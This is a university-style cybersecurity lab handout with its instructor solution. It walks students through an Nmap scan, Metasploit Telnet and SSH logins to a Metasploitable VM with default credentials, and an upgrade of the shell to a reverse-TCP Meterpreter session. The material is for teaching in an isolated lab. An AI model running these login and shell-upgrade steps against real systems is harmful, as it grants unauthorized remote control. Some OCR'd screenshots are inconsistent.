

Remote Exploitation II: Hacking Linux

Instructor Note: The intent of this class is for MIDN to remote exploit a vulnerable target host and take control of the system. Assistance from the Professor should be minimal if at all. MIDN may use any source to determine the solution as long as they cite it. The step-by-step instructions to successfully complete the lab are provided to the Professor and not visible to the MIDN, below. The solution will be made visible to the MIDN after they have submitted their deliverables.

SY401 Lab 8



Overview

Remote exploitation is the means by which an offensive cyber operator takes advantage of a flaw or vulnerability in a network, application, or service. The offensive cyber operator uses this flaw or vulnerability in a way that the developer or engineer never intended, to achieve a desired outcome (e.g. root access). Some more common exploits that you've probably already heard of are SQL injections, buffer overflows, etc.

Remote exploitation techniques are used to exploit a product or a component of a product by an attacker who does not have access to the computer being targeted. It is suggested the MIDN read the Analysis and Exploitation of a Linux Kernel Vulnerability (CVE-2016-0728).

MIDN are expected to exploit the Metasploitable Linux target host and gain access to the system (i.e. via Secure Shell and Telnet). MIDN will complete the lab by following these high-level steps:

- Launch Kali Linux Cyber Operator VM (SY401_Kali_alpha)
- Launch Metasploitable Linux Target VM (SY401_GroupX_Metasploitable)
- Obtain Kali Linux and Metasploitable Linux target IP addresses
- From the Kali Linux Cyber Operator VM, use Nmap to scan target host for vulnerable services
- Take a screenshot of the vulnerable services
- Exploit the Telnet open port/service and run 'IFCONFIG' and 'sysinfo' on the target host. Take a screenshot of the IP address from the Kali Linux Cyber Operator VM. Also, take a screenshot of the sysinfo from the Kali Linux Cyber Operator VM
- Exploit the SSH open port/service and run 'IFCONFIG' on the target host. Take a screenshot of the IP address from the Kali Linux Cyber Operator VM

MIDN should read the tool documentation, installation guides, and perform Internet searches to find solutions to challenges they encounter. The Professor will provide minimal assistance. MIDN can use the following documentation to start:

- Metasploitable Linux Exploitability Guide
- Metasploit Telnet Auxiliary Modules
- Shell to Meterpreter
- Metasploit SSH Auxiliary Modules
- Metasploit Framework Wiki

Lab Deliverables

MIDN will submit a single PDF document to your Professor that contains the screenshots described above as your deliverable. The screenshots should be properly labeled. It is suggested that MIDN insert each of the required screenshots into a Microsoft Word document and export to a .PDF file.

For Sections 1131 and 5531 - MIDN should submit their file into their own folder in their assigned section folder in the SY401 Shared Folder found here

If you do not have a folder, please create a folder with your last name under your assigned section and place your lab deliverable in that folder.

If your professor prefers email submissions - the subject line of the email should be in the following format:

```
SY401 [Section Number]: [NAME OF LAB] (alpha)
```

For example:

```
SY401 1111: Lowering the Barrier to Entry - Open Source Tools (m123456)
```

MIDN should gracefully shutdown their Virtual Machines (VMs) at the end of class, or whenever they are not using them. Failing to do so will result in a non-graceful shutdown from SY401 Faculty each day. Students risk losing work if this simple process is not followed.

Hints

MIDN should document the IP addresses of their Kali Linux Cyber Operator VM and the Windows XP Target VM.

From the Kali Linux Terminal, you must start the SQL database before launching Metasploit. In order to do so, type the following. Postgresql is the service for which the postgres database runs.

```
service postgresql start
```

```
root@kali:~
```

```
File Edit View Search Terminal Help
```

```
root@kali:~# service postgresql start
```

Password:



After starting the service, initialize the database by typing the following. This creates the tables and other data structures in the database that Metasploit uses to store data.

```
msfdb init
```

```
root@kali:~
```

```
File Edit View Search Terminal Help
```

```
root@kali:~# service postgresql start
```

```
root@kali:~# msfdb init
```

```
A database appears to be already configured, skipping initialization
```

```
root@kali:~#
```

password:



Next, start Metasploit by typing the following:

```
msfconsole
```

```
root@kali:~
```

```
File Edit View Search Terminal Help
```

```
root@kali:~# service postgresql start
```

```
root@kali:~# msfdb init
```

```
A database appears to be already configured, skipping initialization
```

```
root@kali:~#
```

```
fatal: Not a git repository (or any of the parent directories): .git
```

```
IIIIII  dTb.dTb
II   4'  v  'B  .'''')/\``'''.
II   6.  .P : .'/ | \` .
II   'Tz. .P' .'/ / | \
II   'T; ;P' .'/ | \` .
IIIIII  'YvP'
```

I love shells --egypt

```
      =[ metasploit v4.15.5-dev
+ --=[ 1673 exploits - 959 auxiliary - 294 post
+ --=[ 489 payloads - 40 encoders - 9 nops
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > db_status
```

```
[*] postgresql connected to msf
```

Once Metasploit starts, you can check the status of the database by typing the following:

```
dbstatus
```

If you get an error use Google to troubleshoot. One common error is the "Database note connected to cache not built, using slow search". To fix this, use the following steps from the msfconsole prompt:

Enable PostgreSQL by typing:

```
service postgresql start
```

Enable Metasploit by typing:

```
service metasploit start
```

Enable PostgreSQL to boot at start up by typing:

```
update-rc.d postgresql enable
```

Enable Metasploit to boot at start up by typing:

```
update-rc.d metasploit enable
```

Rebuild Metasploits cache by typing:

```
db_rebuild_cache
```


MIDN will need to use the **search** command to find the appropriate auxiliary module, **use** command to load it, and **set rhosts**, **set rport**, **set username**, and **set password** commands before you **run** the module. MIDN will also need to use the **sessions** command to switch between the Telnet and Meterpreter session. In order to get the IP address and sysinfo, MIDN must be in the Meterpreter session.

Good luck Cyber Operators!!

Instructor Note:

Analysis

For the purpose of this lab, we will use the Metasploitable Linux host as our target. The visual below shows both the offensive cyber operator Kali Linux host and the Metasploitable Linux target host.



First, we need to find both hosts IP address. MIDN can use the "ifconfig" command on both hosts. This command allows you to find all the connected interfaces and network cards.

The visual below highlights the results of the commands being executed.

The image shows two side-by-side terminal windows from a Kali Linux VM. The left window, titled 'SY401_Metasploitable', displays the output of the command 'ifconfig'. It shows two interfaces: 'eth0' (IP 10.10.1.56) and 'lo' (IP 127.0.0.1). The right window, titled 'SY401_Kali_Orr', also shows the output of 'ifconfig', with similar interface details. Both windows have a root prompt.

```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:b1:b7:d4
          inet addr:10.10.1.56  Bcast:10.10.255.255  Mask:255.255.0.0
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:79 errors:0 dropped:0 overruns:0 frame:0
            TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:10673 (10.4 KB)  TX bytes:37424 (36.5 KB)
            Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              loop  txqueuelen 1 (Local Loopback)
            RX packets:96 errors:0 dropped:0 overruns:0 frame:0
            TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ _
```

```
File Edit View Search Terminal Help
root@kali: ~
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.10.1.13  netmask 255.255.0.0  broadcast 10.10.255.255
      inet6 fe80::20c:29ff:fe95:eb39  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:95:eb:39  txqueuelen 1000  (Ethernet)
          RX packets 32 bytes 4378 (4.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 22 bytes 1818 (1.7 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1/128  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
          RX packets 83 bytes 29797 (29.0 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 83 bytes 29797 (29.0 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

From the visual above, we can see that the IP address of the network interface is 10.10.1.56. This is the IP address for the target that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Windows XP host and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

Also from the visual above, we can see that the IP address of the network interface is 10.10.1.13. This is the IP address for the cyber operator that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Ubuntu and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

Remote Exploitation

To begin, MIDN must run Nmap on the target host to determine what services are running.

Launch a Terminal on the Kali Linux VM.

Type:

```
nmap -sS 10.10.1.56
```

The image shows a single terminal window from a Kali Linux VM. The user has run the command 'nmap -sS 10.10.1.56'. The output shows that both Telnet (23/TCP) and SSH (22/TCP) are open on the target host.

```
File Edit View Search Terminal Help
root@kali: ~
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.10.1.13  netmask 255.255.0.0  broadcast 10.10.255.255
      inet6 fe80::20c:29ff:fe95:eb39  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:95:eb:39  txqueuelen 1000  (Ethernet)
          RX packets 32 bytes 4378 (4.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 22 bytes 1818 (1.7 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1/128  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
          RX packets 83 bytes 29797 (29.0 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 83 bytes 29797 (29.0 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nmap -sS 10.10.1.56
Starting Nmap 7.00 ( https://nmap.org ) at 2015-07-20 10:04 EDT
Nmap scan report for 10.10.1.56
Host is up (0.0000s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
```

The results should be something like what is shown below. Notice that both Telnet (23/TCP) and SSH (22/TCP) are running.

```
root@kali: ~
Starting Nmap 7.50 ( https://nmap.org ) at 2017-08-29 10:04 EDT
Nmap scan report for 10.10.1.56
Host is up (0.00067s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
```

Launch Metasploit by typing:

```
msfconsole
```

Type:

```
use auxiliary/scanner/telnet/telnet_login
```

```
root@kali: ~
[msf] -=[ msf > ]=====
\(@) (@) (@) (@) (@) (@) (@) /+
+-----+
| RECON |
+-----+
| PAYLOAD |
+-----+
| LOOT |
+-----+
[metasploit v4.15.5-dev]
+ --=[ 1673 exploits - 959 auxiliary - 294 post ]
+ --=[ 489 payloads - 40 encoders - 9 nops ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) >
```

The following commands must be typed, followed by 'run' to execute.

Type:

```
set RHOSTS 10.10.1.56
```

Type:

```
set RPORT 23
```

Type:

```
set username msfadmin
```

Type:

```
set password msfadmin
```

```
root@kali: ~
[metasploit v4.15.5-dev]
+---=[ 1673 exploits - 959 auxiliary - 294 post
+---=[ 489 payloads - 40 encoders - 9 nops
+---=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set RHOSTS 10.10.1.56
RHOSTS => 10.10.1.56
msf auxiliary(telnet_login) > set RPORT 23
RPORT => 23
msf auxiliary(telnet_login) > set username msfadmin
username => msfadmin
msf auxiliary(telnet_login) > set password msfadmin
password => msfadmin
msf auxiliary(telnet_login) >
```

Type the following:

```
run
```

```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@msfpro: ~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:b1:b7:d4
          inet brd 255.255.255.255 Mask:255.255.255.00
          inet6 brd fe80::20c:29ff:feb1:b7d4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:79 errors:0 dropped:0 overruns:0 frame:0
            TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:10673 (10.4 KB)  TX bytes:37424 (36.5 KB)
            Interrupt:10 Base address:0x2000

lo        Link encap:Local Loopback
          inet brd 127.0.0.1 Mask:255.0.0.0
          inet6 brd ::1 Mask:ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:96 errors:0 dropped:0 overruns:0 frame:0
            TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:21157 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@msfpro: ~$
```

```
root@kali: ~
[metasploit v4.15.5-dev]
+---=[ 1673 exploits - 959 auxiliary - 294 post
+---=[ 489 payloads - 40 encoders - 9 nops
+---=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set RHOSTS 10.10.1.56
RHOSTS => 10.10.1.56
msf auxiliary(telnet_login) > set RPORT 23
RPORT => 23
msf auxiliary(telnet_login) > set username msfadmin
username => msfadmin
msf auxiliary(telnet_login) > set password msfadmin
password => msfadmin
msf auxiliary(telnet_login) > run
[*] 10.10.1.56:23 - Login Successful: msfadmin:msfadmin
[*] 10.10.1.56:23 - Attempting to start session 10.10.1.56:23 with msfadmin
[*] msfadmin
[*] [*] New shell session 1 opened (10.10.1.13:37601 -> 10.10.1.56:23) at 2017-08-29 10:13:43 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] [*] Exploit completed: msfadmin exploit completed
[*] msf auxiliary(telnet_login) >
```

We have successfully acquired shell on the target host.

Type the following to display the sessions we have.

```
sessions
```

The image shows two terminal windows side-by-side. The left window is titled 'SY401_Meta_Orr' and displays the output of the 'ifconfig' command on a Kali Linux system. The right window is titled 'SY401_Kali_Orr' and shows a Metasploit terminal session where a telnet login has been successful, and a session has been opened to the target host at 10.10.1.13:37611.

```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@msfpiptable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:b1:b7:d4
          inet addr: 10.10.1.56  Bcast:10.10.255.255  Mask:255.255.0
          inet6 addr: fe80::20c:29ff:feb1:b7d4/64 Scope:Link
            UP BROADCAST RUNNING MTU:1500 Metric:1
            RX packets:79 errors:0 dropped:0 overruns:0 frame:0
            TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
              RX bytes:10 (10.4 KB)  TX bytes:37424 (36.5 KB)
msfadmin@msfpiptable:~$ 

msfadmin@msfpiptable:~$ 

Link encap:Local Loopback
inet  addr: 127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
        RX bytes:0 (0.0 KB)  TX bytes:0 (0.0 KB)

msfadmin@msfpiptable:~$ 
```

```
File Edit View Search Terminal Help
root@kali: ~
[*] msf auxiliary.telnet_login > set username msfadmin
[*] msf auxiliary.telnet_login > set password msfadmin
[*] msf auxiliary.telnet_login > run
[*] 10.10.1.56:23 - 10.10.1.56:23 - Login Successful: msfadmin:msfadmin
[*] 10.10.1.56:23 - Attempting to start session 10.10.1.56:23 with msfadmin
[*] Command shell session 1 opened (10.10.1.13:37611 -> 10.10.1.56:23) at 2017-08-29 10:13:43 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary.telnet_login > sessions
[*] msf auxiliary.telnet_login > 
```

Active sessions
Id Type Information Connection
1 shell / TELNET msfadmin:msfadmin (10.10.1.56:23) 10.10.1.13:37611 -> 10.10.1.56:23 (10.10.1.56)

```
msf auxiliary.telnet_login > use post/multi/manage/shell_to_meterpreter
[*] msf post(shell_to_meterpreter) >
```

Metasploit provides a wonderful option to upgrade a command shell to meterpreter shell. Load the following post module and the set the session id as that of telnet shell.

Type:

```
use post/multi/manage/shell_to_meterpreter
```

The image shows a single terminal window titled 'SY401_Kali_Orr'. It displays the process of upgrading a Telnet session to a Meterpreter session. The user runs the 'use post/multi/manage/shell_to_meterpreter' command, which triggers a warning about overwriting existing modules. The user then sets the session ID to 1 and runs the command again, successfully upgrading the session to a meterpreter shell.

```
File Edit View Search Terminal Help
root@kali: ~
[*] msf auxiliary.telnet_login > use post/multi/manage/shell_to_meterpreter
[*] Overwriting existing module...
[*] msf post(shell_to_meterpreter) > 
[*] msf auxiliary.telnet_login > set session 1
[*] msf auxiliary.telnet_login > use post/multi/manage/shell_to_meterpreter
[*] Overwriting existing module...
[*] msf post(shell_to_meterpreter) > 
```

Active sessions
Id Type Information Connection
1 shell / TELNET msfadmin:msfadmin (10.10.1.56:23) 10.10.1.13:37611 -> 10.10.1.56:23 (10.10.1.56)

```
[*] msf auxiliary.telnet_login > 
```

Type:

```
set session 1
```

```
run
```

As you can see in the below image, we successfully acquired a meterpreter session on the target host. We can see all the sessions we have using command "sessions".

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The content of the terminal shows the following:

```
msf auxiliary(telnet_login) > sessions
Active sessions
Pas=====
Id  Type      Information                               Connection
--  ---      -----
1   shell /  TELNET msfadmin:msfadmin (10.10.1.56:23)  10.10.1.13:37611 -> 10.10.1.56:23 (10.10.1.56)

msf auxiliary(telnet_login) > use post/multi/manage/shell_to_meterpreter
msf post(shell_to_meterpreter) > set session 1
session => 1
msf post(shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.1.13:4433
[*] Sending stage (826840 bytes) to 10.10.1.56
[*] Meterpreter session 2 opened (10.10.1.13:4433 -> 10.10.1.56:37904) at 2017-08-29 10:18:35 -0400
[*] Command stager progress: 100.00% (704/704 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) >
```

Type the following to display the sessions we have.

```
sessions
```

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The content of the terminal shows the following:

```
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.1.13:4433
[*] Sending stage (826840 bytes) to 10.10.1.56
[*] Meterpreter session 2 opened (10.10.1.13:4433 -> 10.10.1.56:37904) at 2017-08-29 10:18:35 -0400
[*] Command stager progress: 100.00% (704/704 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) > sessions

Active sessions
=====
Id  Type      Information                               Connection
--  ---      -----
1   shell /  TELNET msfadmin:msfadmin (10.10.1.56:23)  10.10.1.13:37611 -> 10.10.1.56:23 (10.10.1.56)
2   meterpreter x86/linux  uid=1000, gid=1000, euid=1000, egid=1000 @ metasploitable.localdomain 10.10.1.13:4433 -> 10.10.1.56:37904 (10.10.1.56)

msf post(shell_to_meterpreter) >
```

We can interact with session 2 by typing:

```
sessions -i 2
```

SY401_Kali_Orr

Applications Places Terminal Tue 10:21 1 Actions

```
root@kali: ~
[*] Meterpreter session 2 opened (10.10.1.13:4433 -> 10.10.1.56:37904) at 2017-08-29 10:18:35 -0400
[*] Command stager progress: 100.00% (704/704 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) > sessions

Active sessions
=====
Id  Type          Information
--  ---
1   shell /      TELNET msfadmin:msfadmin (10.10.1.56:23)
              10.10.1.13:37611 -> 10.10.1.56:23 (10.10.1.56)
2   meterpreter x86/linux uid=1000, gid=1000, euid=1000, egid=1000 @ metasploitable.localdomain 10.10.1.13:4433 -> 10.10.1.56:37904 (10.10.1.56)

msf post(shell_to_meterpreter) > session -i 2
[-] Unknown command: session.
msf post(shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Type the following to obtain the IP address of the target host.

```
ipconfig
```

SY401_Kali_Orr

Applications Places Terminal Tue 10:23 1 Actions

```
root@kali: ~
[*] Meterpreter session 2 opened (10.10.1.13:4433 -> 10.10.1.56:37904) at 2017-08-29 10:18:35 -0400
[*] Command stager progress: 100.00% (704/704 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) > ipconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name       : eth0
Hardware MAC : 00:0c:29:b1:b7:d4
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.1.56
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::20c:29ff:feb1:b7d4
```

Type the following to obtain the IP address of the target host.

```
sysinfo
```

```
SY401_Kali_Orr Applications ▾ Places ▾ Terminal ▾ Tue 10:23 [1] Actions
root@kali: ~
File Edit View Search Terminal Help
=====
Name      : eth0
Hardware MAC : 00:0c:29:b1:b7:d4
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.1.56
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::20c:29ff:feb1:b7d4
IPv6 Netmask : ffff:ffff:ffff:ffff::1

Interface 3
=====
Name      : eth1
Hardware MAC : 00:0c:29:b1:b7:de
MTU       : 1500
Flags     : BROADCAST,MULTICAST
meterpreter > sysinfo
Computer   : metasploitable.localdomain
OS         : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
Meterpreter : x86/linux
meterpreter >
```

Type the following to return to the Metasploit console:

exit

SSH stands for a secure shell. It was designed as a replacement for telnet and intended to be secure, unlike telnet. SSH is a cryptographic network protocol which encrypts the data during remote communication. Thus, it provides security and authentication also takes in encrypted format. Thus even if an offensive cyber operator is sniffing on the LAN, she still can't obtain the SSH credentials. SSH by default runs on port 22. Just like it has a telnet module, Metasploit also has a SSH login module. We will use the same credentials msfadmin/msfadmin to login. Load the SSH login module as shown below and configure required options.

Type:

```
set RHOSTS 10.10.1.56
```

Type:

```
set RPORT 22
```

Type:

```
set username msfadmin
```

Type:

```
set password msfadmin
```



Type:

```
run
```

The screenshot shows a terminal window titled 'root@kali: ~' running on a Kali Linux desktop environment. The terminal displays the following Metasploit commands and their output:

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 10.10.1.56
rhosts => 10.10.1.56
msf auxiliary(ssh_login) > set rport 22
rport => 22
msf auxiliary(ssh_login) > set username msfadmin
username => msfadmin
msf auxiliary(ssh_login) > set password msfadmin
password => msfadmin
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[*] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug dev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux meta sploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (10.10.1.13:42417 -> 10.10.1.56:22) at 2017-08-29 10:35:52 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

We have a successful login. Same as above, we can use the "sessions" command to view the available sessions. We can also upgrade this SSH shell to meterpreter just as we did in the case of telnet.

Let's interact with the open session and obtain the IP address of our target host.

Type:

```
sessions -i 1
```

The screenshot shows a terminal window titled "root@kali: ~". The window displays the following text:

```
File Edit View Search Terminal Help
Active sessions
=====
P Id Wo Type Information Connection
-- -- --
1 shell /linux SSH msfadmin:msfadmin (10.10.1.56:22) 10.10.1.13:42417 -> 1
0.10.1.56:22 (10.10.1.56)

msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ipconfig
/bin/sh: line 1: ipconfig: command not found
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:b1:b7:d4
inet addr:10.10.1.56 Bcast:10.10.255.255 Mask:255.255.0.0
inet6 addr: fe80::20c:29ff:feb1:b7d4/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2976 errors:0 dropped:0 overruns:0 frame:0
TX packets:2662 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1023425 (999.4 KB) TX bytes:201869 (197.1 KB)
Interrupt:19 Base address:0x2000
```

Success!

References

- Metasploitable 2 Exploitability Guide. (n.d.). Retrieved February 20, 2018, from <https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>
- R. (2018, February 14). Rapid7/metasploit-framework. Retrieved February 20, 2018, from <https://github.com/rapid7/metasploit-framework/tree/master/modules/auxiliary/scanner/telnet>
- R. (2016, August 22). Rapid7/metasploit-framework. Retrieved February 20, 2018, from <https://github.com/rapid7/metasploit-framework/tree/cac890a797dod770260074dfe703eb5cfb63bd46/documentation/modules/post/multi/manage>
- R. (2018, January 22). Rapid7/metasploit-framework. Retrieved February 20, 2018, from <https://github.com/rapid7/metasploit-framework/tree/master/modules/auxiliary/scanner/ssh>
- R. (n.d.). Rapid7/metasploit-framework. Retrieved February 20, 2018, from <https://github.com/rapid7/metasploit-framework/wiki>